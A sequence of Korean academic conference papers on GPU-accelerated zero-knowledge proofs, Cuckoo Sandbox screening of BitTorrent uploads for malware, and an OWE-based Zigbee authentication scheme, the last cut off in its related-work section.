고전적으로 웹사이트나 플랫폼 등에서의 로그인을 할 때에는 본인의 아이디와 비밀번호를 서버에 보내어, 서버에서 전달받은 데이터를 바탕으로 사용자를 인증하는 방식을 이용하였다. 하지만, 서버 측이 언제나 안전하다고 할 수 없기에, 영지식 증명이 등장하였다. 영지식 증명은 증명자가 검증자에게 자신이 정보를 알고있다는 사실만을 보내는 것으로, 검증자는 증명자의 비밀번호 등의 정보를 일체 알 수 없게 하는 것이다. 하지만 이 영지식 증명은 증명 횟수가 많을수록 보안이 높다는 특징이 있어, 본 논문에서는 GPU의 병렬 처리를 통해 이 연산 속도를 늘린다. 또한, 향후 이 방식을 다양한 플랫폼에 적용해볼 것이다.

I. 서론

최근 블록체인 기술[1]이 대두됨에 따라, 그 익명성에 대한 관심 또한 더욱 커지고 있다. 블록체인을 이용한 서비스인 암호화폐를 예로 들면, 모든 거래 기록이 장부에 저장되고 그 장부가 전체 네트워크에 공유되기 때문에 자신의 거래 기록에 대한 유출을 우려할 수도 있다. 물론 각 사용자는 특정 문자열을 통한 주소로만 정의되기에 직접적인 특정은 어려울 수 있으나 만약 그 주소가 노출된다면 거래 내역 또한 타인에게 확인될 수 있다. 실제로 주소가 공개되어 있는 비트코인[2]의 창시자 사토시 나카모토의 거래내역이 딱 한 번 있었다는 것은 유명한 사실이기도 하다.

또한, 블록체인 뿐만 아니라 일반적인 웹 사이트나 플랫폼 등의 서비스에서 클라이언트의 아이디와 비밀번호를 통해 로그인을 하는 경우가 대부분인데, 서버의 보유자가 악의적으로 클라이언트의 비밀번호를 유출시키는 경우도 발생할 수 있다.

이러한 문제들에 대해 비밀번호와 같은 자신의 민감한 정보를 타인에게 알려주지 않으면서 비밀번호를 알고 있다는 사실을 증명하는 영지식 증명[3]이 대두되기 시작하였다. 영지식 증명은 검증자가 증명자에게 문제를 내어 그것을 맞출 경우 로그인 등의 인증을 완료하는 방식이다. 하지만 영지식 증명은 문제를 많이 내어야 보안성이 높아지는 방식을 가지고 있어 그 인증 시간이 오래 걸린다는 단점을 가지고 있다.

본 논문에서는 GPU를 통한 병렬 처리[4]를 이용하여 영지식 증명에서의 인증 시간을 향상시킨다.

II. 관련 연구

2.1 영지식 증명

영지식 증명은 1985년 Shafi Goldwasser et al.에 의해 소개된 인증 방식이다[5]. 지금까지도 널리 쓰이고 있는 인증 방식인 대화형 증명 시스템은 증명자가 검증자에게 인증에 필요한 정보를 모두 전달해주면, 검증자가 그 정보들을 토대로 검증을 진행한다. 웹사이트 로그인을 예로 들면, 사용자(증명자)가 아이디와 비밀번호를 서버(검증자)가 그 정보들을 토대로 데이터베이스 등에서 사용자를 찾아내어 확인 후 결과를 반환해주는 방식을 사용한다. 하지만 이러한 대화형 증명 시스템에서는 검증자가 항상 착하기 때문에 검증자가 증명자로부터 전달받은 정보들을 오직 검증에만 이용한다는 가정을 하고 있다. 이것은 검증자가 증명자의 비밀번호 등을 유출할 수 있다는 문제를 가지고 있다.

이것에 대한 해결을 위해 등장한 게 영지식 증명이다. 영지식 증명에서는 증명자는 자신의 정보를 검증자에게 전달할 필요가 없으며, 그저 자신이 '정보를 알고 있다'라는 사실만 전달해주면 된다.

영지식 증명은 검증자가 증명자에게 문제를 내는 방식을 통해 진행된다. 가장 유명한 예시인 알리바바와 동굴[6]에서는, 알리바바가 기자에게 자신이 동굴 내부의 문의 비밀번호를 알고 있다는 것을 증명하기 위해, 기자가 동굴 바깥에서 알리바바를 특정 방향으로 나오라고 지시한 뒤 알리바바가 동굴의 문을 거쳐 나오는 것을 통해 자신이 비밀번호를 알고 있다는 것을 증명한다.

하지만 영지식 증명은 검증자가 문제를 많이 낼수록 보안성이 증가되는 방식이기 때문에, 기존의 방식에 비해 인증 시간이 오래 걸리게 된다는 단점을 가지고 있다. 그래서 블록체인과 같은 특수한 상황이 아닌, 일반 웹사이트 등의 인증에서는 잘 쓰이지 않는다. 본 논문에서는 이것을 병렬 처리를 통해 극복한다.

2.2 병렬 컴퓨팅

병렬 컴퓨팅은 기존의 순차적 처리 방식에 대해 반대되는 개념이다. 순차적 처리 방식은 하나의 작업이 끝나야 다른 작업이 실행되는 방식인데, 주로 CPU에서 실행되는 이러한 처리 방식은 많은 연산성능을 필요로 하는 작업에서는 효율이 좋으나, 단순 반복적인 작업을 하는 데 있어서는 효율이 좋지 않다. 특히 최근 딥러닝 등의 단순 반복적인 연산이 많이 나타나는 작업을 할 때, 이 순차적 처리 방식은 매우 성능을 떨어뜨리는 요인이 되었다.


이것에 대한 해결로써 등장한 것이 병렬 컴퓨팅 방식이며, 가장 대표적인 병렬 컴퓨팅 장치가 GPU이다. GPU는 CPU와 달리 성능이 낮은 코어 여러 개로 구성이 되어 있으며, 이것을 통해 다양한 단순 반복 작업을 여러 코어에 할당하면서 병렬 처리를 구현할 수 있다.

NVIDIA CUDA는 NVIDIA에서 제공하는 GPU 병렬처리 방식이다. C/C++을 통해 GPU에 작업을 할당할 수 있으며, 이에 대한 다양한 API를 제공한다.

본 논문에서는 영지식 증명에서의 검증자가 증명자에게 문제를 내고, 그 문제를 푸는 방식을 NVIDIA CUDA를 이용하여 구현한다.

III. 구현


구현은 Visual Studio 2019에서 진행되었으며, 구현에 사용된 GPU는 GTX 1060 3GB이며, 쿠다 버전은 11.3이다. 영지식 증명 진행은 알리바바와 동굴 예시를 바탕으로 작성되었으며, 본 논문에서는 문의 개수를 1개가 아닌 1024개를 이용하였다. 간단한 구현을 통해 CPU와 GPU의 차이 파악을 중점으로 진행하였기 때문에 실제 영지식 증명이 쓰일 때의 비밀키 전송 등의 과정은 생략하였다.



(그림 1) 증명 방식

본 논문에서의 증명 방식은 그림 1과 같다. 증명자(P)가 특정 위치로 이동하면, 검증자(V)가 나올 위치를 말해주는 방식이다. 만약 증명자가 2로 이동하였는데 검증자가 100으로 나오라고 한다면 그 사이의 모든 비밀문들을 지나 100으로 나올 경우 증명이 성공하는 식이다. 하지만 증명자가 들어간 위치로 검증자가 나오라고 할 경우도 있을 수 있으므로, 이러한 검증을 다양한 횟수를 통해 진행하여 그 보안성을 늘려야 한다.

테스트는 검증 횟수를 점진적으로 늘려나가는 방식으로 진행하였다. CPU와 GPU에 대해 각 1번부터 1,000,000,000번까지 비교를 하는 방식으로 진행하였다.



(그림 2) CPU와 GPU 비교 그래프

count	CPU	GPU
1	0	7
10	0	0
100	0	0
1,000	1	1
10,000	5	1
100,000	58	10
1,000,000	552	99
10,000,000	5,508	843
100,000,000	54,766	8,010

(표 2) CPU와 GPU 비교 테이블

CPU와 GPU의 비교 그래프는 그림 2와 같으며, 단위는 밀리세컨드이다. 1000번의 연산까지는 CPU가 GPU와 같거나 더 빨랐으나, 그 이후부터는 GPU의 속도가 훨씬 우세하여 거의 7배에 달하는 속도를 보여주었다.

IV. 결론

본 논문에서는 NVIDIA CUDA를 이용하여 영지식 증명에 대해 향상된 속도를 구현하였다. 이 시스템은 GPU가 있어야 구현할 수 있다는 단점이 있으나, 양측이 모두 GPU를 가지고 있는 서버 등의 장비에서 서로를 인증하기 위해 사용하게 될 경우 이용될 수 있다.

향후 본 논문에서의 시스템을 발전시켜 더욱 다양한 플랫폼에서의 적용 또한 다뤄볼 것이다.

V. Acknowledgement

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00540, GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발)

[참고문헌]

[1] Pilkington, Marc. "Blockchain technology: principles and applications." Research handbook on digital transformations. Edward Elgar Publishing, 2016.

[2] Nakamoto, Satoshi. Bitcoin: A peer-to-peer electronic cash system. Manubot, 2008.

[3] Goldreich, Oded, and Yair Oren. "Definitions and properties of zero-knowledge proof systems." Journal of Cryptology 7.1 (1994): 1-32.

[4] Kirk, David, and Barcelona Supercomputing Center. "NVIDIA CUDA software and GPU parallel computing architecture." (2008).

[5] Goldwasser, Shafi, Silvio Micali, and Charles Rackoff. "The knowledge complexity of interactive proof systems." SIAM Journal on computing 18.1 (1989): 186-208.

[6] Quisquater, Jean-Jacques, et al. "How to explain zero-knowledge protocols to your children." Conference on the Theory and Application of Cryptology. Springer, New York, NY, 1989.

Cuckoo Sandbox 기반 파일 악성행위 자동분석을 통한 BitTorrent 파일공유 프레임워크

차해성*, 공성현**, 이창훈†

서울과학기술대학교 (*대학생, **대학원생, †교수)

Bittorrent File Sharing Framework with Automatic Malicious Behavior Analysis of Cuckoo Sandbox

Hae-seong Cha*, Seonghyeon Gong**, Changhoon Lee†

Seoul National University of Science and Technology

(*Undergraduate student, **Graduate student, †Professor)

요 약

모바일 디바이스와 IoT 기기가 고도화됨에 따라 네트워크에 접속하는 기기의 수가 급증하였고, 이에 대응하여 시간과 장소에 관계없이 파일을 공유하는 서비스에 대한 수요가 증가하였다. Bittorrent는 파일공유 프로토콜 중 하나로, 다운 속도가 빠르고 서버에 부하가 적다는 장점으로 인해 2005년에는 전체 인터넷 트래픽의 35% 정도를 차지했을 정도로 많은 사람들이 이용했고, 현재도 적지 않은 사람들이 이용하고 있다. 그러나 Bittorrent는 공유되는 파일을 누군가가 다운받기 전까지 파일을 검증할 수 없다는 단점이 있어 악성코드 유포의 온상이 되기도 한다. 이를 해결하기 위해서는 실시간으로 토렌트 파일을 분석할 수 있는 도구가 필요하다. 따라서 본 논문에서는 Bittorrent를 통한 악성코드 유포를 방지하기 위해 토렌트 파일 공유사이트에 적용될 수 있는 cuckoo sandbox기반 Bittorrent 파일 공유 프레임워크를 제안한다. 이는 사이트 이용자에 의해 토렌트 파일이 올라가 다른 사용자들에게 공유되기 전, 사이트 관리자 측에서 분석 서버를 이용해 토렌트 파일의 원본 파일을 다운받고 cuckoo sandbox에 제출하여 Yara, Volatility 등의 도구를 이용해 자동으로 분석한다. 그 후, 분석 결과에 따라 해당 토렌트 파일을 공유할지에 대한 여부를 결정해주어 사이트 이용자들이 더욱 안전한 파일을 받는 데에 도움을 줄 수 있다. 본 논문에서는 제안된 프레임워크에 대한 프로토타입을 구현함으로써 제안된 프레임워크의 실현 가능성을 제시한다.

I. 서론

Bittorrent는 P2P기반 파일 송수신 프로토콜이다. 하나의 파일을 여러 조각으로 나누어 공유에 참여하는 클라이언트들은 자신이 가지지 않은 조각을 다른 클라이언트들에게 요청하고, 자신이 가진 조각은 요청한 클라이언트에게 보내는 걸 반복함으로써 대량의 세션을 생성한다. 이는 점차 사용자의 다운로드 속도를 늘어나게 하여 클라이언트의 인터넷 최대 대역폭까지 다운로드 속도를 증가시킬 수 있다.[1] 이러한 장점으로 2019년 전세계 다운로드 트래픽의 2.4%, 업로드 트래픽의 27.5%를 차지할 정도로 많은 이용자를 가지고 있지만[2] 파일 검증의 부재로 인해 악성코드의 유포에 종종 악용된다.[3] 실제로 2020년 Bittorrent를 이용해 영화 '결백'의 동영상 파일로 위장해 백도어 악성코드가 유포되는 사건이 있었다. 해당 악성코드는 C&C 서버와 연결해 시스템 정보 유출, 웹캠 제어를 수행하는 피해를 초래했다.[4]

위와 같은 문제를 해결하기 위해 토렌트 파일 공유과정 중 해당 파일을 실시간으로 분석하고 검증하여 사용자들에게 안전한 공유를 수행할 수 있도록 하는 과정이 필요하다.

샌드박스는 악성코드를 분석할 때 해당 악성코드가 실행될 수 있는 공간을 제공한다. 이때 악성코드는 그 공간을 벗어나 호스트시스템의 파일에 접근하거나 피해를 줄 수 없도록 제한된다. Cuckoo sandbox는 이러한 샌드박스를 악성코드에 제공하고, 어떠한 동작을 하는지 여러 도구들을 이용하여 자동

† 교신저자(Corresponding Author): chlee@seoultech.ac.kr

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2019-0-00097, 스마트공장 네트워크 인프라용 보안 칩 및 실시간 제어프로토콜 보안 기술 개발)

으로 동적분석하는 과정을 통해 악성코드를 모니터링하고 분석하여 결과를 리포트로 보여주는 오픈소스 프로그램이다.

본 논문에서는 앞에서 언급된 문제를 해결하기 위해 Cuckoo sandbox의 실시간 자동분석이 가능하고 그 파일의 위험도를 수치화하여 보고받을 수 있다는 점을 이용한 Bittorrent 파일공유 프레임워크를 제안한다.

본 논문의 2장에서는 Bittorrent로 유통되는 악성코드를 차단하려는 시도와 Cuckoo sandbox를 실제 보안 솔루션에 적용하기 위한 연구를 소개하고, 3장에서는 Bittorrent와 Cuckoo sandbox에 대한 설명과 본 논문에서 제시하는 프레임워크를 소개하며, 4장에서 결론을 맺는다.

II. 관련연구

Bittorrent로 유통되는 악성코드를 차단하려는 시도와 Cuckoo Sandbox를 실제 보안 솔루션에 적용하기 위한 연구들이 다수 수행되었다. Rubén Cuvas외 4인은 Bittorrent의 악성코드와 연관 되어있는 가짜 컨텐츠가 유통되는 문제를 분석하고, 이를 해결하기 위해 TorrentGuard라는 도구를 제안하여 행동기반으로 악성 업로더를 특정하고 그 IP와 공유한 torrent 파일의 hash를 Tracker에 보고하여 일반 사용자가 가짜 컨텐츠를 접근하지 않도록 하였다.[5] 이 논문에서는 The Pirate Bay라는 torrent 웹사이트에서 게시된 컨텐츠의 1/3이상이 가짜임을 보여주면서 업로더가 자신의 계정을 제거하는 등의 행위를 가짜 컨텐츠 업로더의 행위로 보고 그 행위를 한 IP를 접근하지 못하도록 하지만 이는 실제 파일을 분석하여 악성행위 여부를 확인하는 것이 아닌, 특정 사이트에만 적용시킬 수 있다는 점에서 개선이 필요하다.

M. Vasilescu외 2인의 논문에서는 cuckoo sandbox를 분산 방화벽 솔루션에 통합시킴으로 악성웹사이트 및 악성코드를 효과적으로 분석을 수행하였다.[6] 해당 논문에서 수동분석에 4시간이 걸렸던 것에 반해 cuckoo sandbox를 분석에 이용했을 때는 동일한 결과를 생성하는 데에 3분 정도만 소요되었다. 이는 cuckoo sandbox가 다른 솔루션, 도구들과 잘 결합되며, 효율적인 분석이 가능했음을 보인다. 다음 [표 1]은 기존논문과 본 논문을 비교한 것이다.

	기존논문	본 논문
Rubén	유저 행동기반 악성 콘텐츠 업로더 탐지	cuckoo sandbox 이용한 업로드 파일 자동 분석
Vasilescu	방화벽 솔루션에 cuckoo sandbox 적용	Bittorrent web site 업로드 과정에 cuckoo sandbox 적용

[표 1] 기존논문과 본 논문의 비교


III. Bittorrent 파일공유 프레임워크

본 장에서는 Bittorrent 파일공유과정과 기존문제점을 제시하고, Cuckoo sandbox를 이용해 해당 문제점을 해결할 수 있는 프레임워크를 제안한다.

3.1 Bittorrent

본 절에서는 Bittorrent 파일 공유과정을 이해하기 위한 기반 지식과 공유과정을 설명한다.

다음 [그림 1], [표 2]는 Bittorrent를 이용해 파일을 다운로드하는 절차와 Bittorrent 기반 지식이다.



[그림 1] Bittorrent를 이용한 파일 다운로드

Torrent Web Site	Torrent file을 제공하는 웹 페이지로 컨텐츠 공유자와 BitTorrent 클라이언트 이용자가 만날 수 있는 공간으로, 컨텐츠 공유자는 Torrent file을 업로드하고, 클라이언트 이용자는 이를 다운로드 한다.
Torrent file	.torrent의 확장자명을 가지는 파일로, 다운받을 파일의 이름 및 용량, hash 값, tracker주소 등 파일을 다운받기 위한 정보를 가지고 있다. 파일의 공유에 참여하기 위해선 이 파일이 필요하다.
Piece	공유파일을 미리 정해진 용량 단위로 조각낸 파일, 모든 조각이 모여야 하나의 파일을 만들 수 있다.
Seeder	공유파일의 완전체를 가진 클라이언트
Leecher	공유파일의 불완전체를 가진 클라이언트
Peer	Seeder와 Leecher를 총칭하는 말로, 파일 공유에 참여하는 모든 클라이언트를 의미한다.
Tracker	파일공유를 위해 Peer들의 정보를 관리하는 서버. 서버-클라이언트 구조처럼 서버에서 파일의 모든 정보를 가지고 통신하는 것이 아니라 새로운 클라이언트로부터 연결정보 요청이 오면 tracker내에서 해당 파일의 공유에 참여하고 있는 Peer들의 IP주소 리스트를 주고 클라이언트가 직접 연결하도록 하는 방법으로 클라이언트끼리의 연결을 돕는다.


[표 2] Bittorrent 기반지식

Bittorrent는 빠른 다운로드 속도를 가지게 되는 장점이 있어 많은 사용자가 이용하고 있다. 하지만 파일 공유 과정 중 파일의 유해성을 확인할 수 있는 서버나 그러한 절차가 없고, 네트워크에 공유된 Piece가 1개 이상의 파일을 만들 수 있는 양이라면 악성코드 유포자가 유포를 중단해도 해당 파일이 정상적으로 공유된다는 점 때문에 악성코드의 유포에 종종 악용된다.

3.2 Cuckoo sandbox

Cuckoo sandbox는 github[7]에서 관리되고 있는 오픈소스 악성코드 자동분석 시스템이다.

다음 [그림 2]는 분석서버 안에서 Cuckoo Sandbox에 파일을 제출하고 결과로 리포트를 작성하는 그림이다.



[그림 2] Cuckoo Sandbox 파일 제출 과정


분석할 파일을 cuckoo sandbox에 제출하면 cuckoo sandbox는 미리 config파일에서 지정된 샌드박스에 해당 파일을 넣고 자동으로 분석하여 그 결과를 리포트로 작성해준다. 이 리포트는 자체 도구를 통해 제출된 파일이 어떠한 API를 호출했는지 모니터링한 결과, Virustotal의 여러 백신들에서 해당 파일을 분석한 결과, YARA 매치결과, Volatility를 이용한 메모리 덤프 등을 포함한다. Cuckoo sandbox에서는 위험도 점수를 제공한다. 이 점수는 분석 결과에 C&C서버 접속이나 메모리변조 등의 악성행위가 포함되어있는가, 기존 악성코드와 시그니처와 일치하는가, virustotal에서 얼마나 많은 백신이 이 파일을 악성코드로 탐지했는가를 가중치에 따라 표현한 것이다.

다음 [그림 3]은 Cuckoo Sandbox에서 파일을 분석한 결과 리포트의 일부이다.


3.3 Cuckoo Sandbox 기반의 악성행위 분석을 통한 Bittoreent 파일공유 프레임워크

본 논문에서는 Cuckoo sandbox기반 파일 악성행위 분석을 통한 Bittorrent 파일공유 프레임워크를 제안한다. 해당 프레임워크는 일반 Bittorrent 사용자가 악성코드가 포함되어있는 torrent 파일을 다운받고 실행시키기 전에 torrent 파일을 공유하는 웹사이트에서 일련의 과정을 통해 업로드 되는 파일의 악성코드 포함 유무를 판단하여 사이트에 게시될 지를 결정해준다.

다음 [그림 4]는 본 논문에서 제시하는 프레임워크를 웹사이트에 적용함으로 익명의 사용자가 torrent 파일을 업로드했을 때 해당 파일을 분석서버에 전달하여 분석하는 일련의 과정을 보여준다.



[그림 3] Cuckoo sandbox의 파일 분석 결과



[그림 4] 파일분석 시나리오

① 익명의 사용자가 torrent 파일을 Torrent Web Site에 업로드한다.

② 토렌트 Torrent Web Site는 분석서버에 이를 제출한다.


③ 분석서버는 torrent 클라이언트가 되어 파일 다운로드를 요청한다.

④ 파일의 모든 piece를 파일 공유 네트워크에서 다


운받는다.
⑤ 다운 받은 파일을 cuckoo sandbox API서버를 이용하여 cuckoo sandbox에 제출한다.

이렇게 파일을 받은 cuckoo sandbox는 이 파일을 게스트 가상머신에 전달하여 동작을 분석하고, yara, volatility, virustotal등의 API를 이용하여 분석한 결과를 토대로 리포트를 작성해준다. 이때 cuckoo sandbox는 작성된 리포트를 기반으로 분석대상 파일의 유해도를 0부터 10까지의 점수로 나타내는데, 이 점수가 일정 점수 이하일 때만 웹페이지에 올라갈 수 있도록 한다.

다음 [그림 5], [그림 6]은 제안된 프레임워크에 대한 프로토타입으로 구현 결과이다.



[그림 5] 업로드된 torrent 파일 다운로드 자동화



[그림 6] 파일 제출 자동화

IV. 결론 및 한계점

기존 Bittorrent 환경은 악성코드의 유포에 취약하다. 따라서 본 논문에서는 파일 악성행위를 자동으로 분석하는 Cuckoo sandbox를 Bittorrent 파일 공유과정에 적용하였고, 이를 통해 악성코드가 포함된 torrent 파일을 업로드하는 것을 방지하여 Torrent Web Site 이용자가 안전하게 파일을 공유할 수 있는 프레임워크를 제안했다. 이 프레임워크가 실제 환경에 적용된다면 일반적인 사용자들이 악성코드가 포함된 파일인지 모르고 공유하는 사례에 대해서는 크게 감소할 것으로 예측된다.

하지만 공격자가 의도적으로 악성코드가 포함된 파일을 공유하기 위해 해당 파일을 일부 수정해가며 정상적으로 사이트에 업로드될 때까지 파일을 제출하는 부분에 대해서는 취약하다. 하지만 일정 횟수 이상의 비정상적 시도를 하려는 IP에 대한 차단 조치 등으로 해결할 수 있을 것이고 추후 이 부분에 대해서 연구를 진행할 예정이다. 추가적으로 많은 파일의 제출로 인해 느려진 분석속도와 용량의 한계 등의 효율성 문제를 해결하는 것이 필요해 보인다.

[참고문헌]

[1] “BitTorrent 프로토콜의 동작원리”, https://www.netmanias.com/ko/post/techdocs/5185/p2p/understanding-of-the-bittorrent-protocol, [Accessed 2021.05.21.]

[2] L. Cantor , The Mobile Internet Phenomena Report Q3 2019(Sandvine,2019)

[3] J. Schäfer and K. Malinka, "Security in Peer-to-Peer Networks: Empiric Model of File Diffusion in BitTorrent," 2009 Fourth International Conference on Internet Monitoring and Protection, 2009, pp. 39-44

[4] “영화 ‘결백’ 동영상 파일(*.AAC)로 위장하여 유포되는 백도어”, https://asec.ahnlab.com/ko/1351/, [Accessed 2021.05.26.]

[5] Rubén Cuevas, Michal Kryczka, Roberto González, Angel Cuevas, Arturo Azcorra, TorrentGuard: Stopping scam and malware distribution in the BitTorrent ecosystem, Computer Networks, Volume 59, 2014, Pages 77-90

[6] M. Vasilescu, L. Gheorghe and N. Tapus, "Practical malware analysis based on sandboxing," 2014 RoEduNet Conference 13th Edition: Networking in Education and Research Joint Event RENAM 8th Conference, 2014, pp. 1-6

[7] “cuckoosandbox”, https://github.com/cuckoosandbox/cuckoo, [Accessed 2021.05.26.]

[8] “What Is BitTorrent and Is It Safe?”, https://www.kaspersky.com/resource-center/definitions/bittorrent, [Accessed 2021.05.24.]

[9] “What is Cuckoo”, https://cuckoosandbox.org/, [Accessed 2021.05.26.]

WPA3의 OWE를 적용한 개선된 Zigbee 인증 프로토콜

유호제[1], 김찬희[1], 이지웅[2], 조예림[2], 신은규[2], 임성식[2], 오수현[3]

[1,2,3]호서대학교 (대학원생, 학생, 교수)

Improved Zigbee Authentication Protocol with OWE of WPA3

Ho-Jei Yu[1], Chan-Hee Kim[1], Ji-Woong Lee[2], Ye-Rim Cho[2], Eun-Kyu Shin[2], Sung-Sik Im[2], Soo-Hyun Oh[3]

[1,2,3]Hoseo University (Graduate student, Student, Professor)

요 약

IoT의 보급이 늘어남에 따라 무선 네트워크 프로토콜의 안전성과 효율성이 중요해지고 있다. IoT에서 사용하는 무선 네트워크 프로토콜 중 Zigbee는 초기 인증과정에서 고정된 키를 사용하여 전방향 안전성을 지원하지 않고, 오프라인 사전 공격에 취약하다. 최근에 개발된 Zigbee 3.0에서는 Installed Key를 사용하여 키가 외부에 유출되지 않지만, 이전 버전과 같이 고정된 키를 사용하고 있어 전방향 안전성을 제공하지 못하고 있다. 본 논문에서는 Zigbee에 전방향 안전성을 제공하기 위해 WPA3의 OWE를 적용한 인증 기법을 제안한다. 제안하는 기법은 기존 프로토콜의 동작 과정을 유지하면서 안전성과 효율성을 보장하기 위해 ECDH를 사용한다.

I. 서론

4차 산업혁명의 시작으로 IoT(Internet of Things)의 보급률은 빠른 속도로 성장하고 있다. 한국 IDC(International Data Corporation)에서 2019년 국내 IoT 플랫폼 시장 규모는 전년 대비 19.5% 증가하였고 2023년까지 꾸준한 성장률을 전망하고 있다[1].

IoT의 핵심요소인 무선 네트워크 프로토콜은 IEEE 802.15.4와 IEEE 802.11 기반으로 발전해 왔다. 하지만 무선 네트워크 보안 프로토콜 문제로 수많은 IoT를 불법적으로 이용하여 분산 서비스 거부 공격으로 사용되거나, 중요 시설에서 사용하는 IoT의 통신 내용이 유출되는 사고가 계속해서 발생하고 있다[2]. 이처럼 IoT의 보급률은 꾸준하게 증가하고 있지만, IoT에서 사용하는 무선 네트워크 프로토콜은 기존에 문제점이 발생한 프로토콜을 계속해서 사용하거나 사용자에게 많은 인증 수단을 요구하는 등의 문제점이 있다. 따라서 IoT 환경에서 사용자의 편의성을 높이고, 강력한 인증 및 암호화를 제공할 수 있는 무선 네트워크 프로토콜에 대한 연구가 필요하다. 본 논문에서는 안전성과 효율성을 개선한 Zigbee 프로토콜을 제안하며, 제안하는 방식은 기존 프로토콜 동작 과정을 유지하는 설계로 IoT 환경에서 빠른 적용과 안전한 환경을 제공할 것으로 기대한다.

"이 논문은 2020년도 호서대학교의 재원으로 학술연구비 지원을 받아 수행된 연구임." (20200829)

II. 관련 연구

2.1 Zigbee 프로토콜

저전력, 저사양의 IoT 장치에서 사용할 수 있는 무선 네트워크 프로토콜인 Zigbee는 IEEE 802.15.4 표준을 기반으로 개발된 프로토콜이다[3]. Zigbee는 최대 65,536개의 장치를 연결할 수 있으며 필요한 경우에만 작업을 진행하는 휴면 상태를 지원한다.

Zigbee는 Fig. 1.과 같이 4개의 계층으로 이루어져 있으며 물리계층과 데이터링크계층은 IEEE 802.15.4 규격을 사용하고 네트워크 계층과 애플리케이션 계층은 Zigbee Specification에 기반을 둔다[4]. 또한, 보안의 경우 네트워크 계층과 애플리케이션 계층에서 관리되고 있다.




Fig. 1. Zigbee Protocol Stack

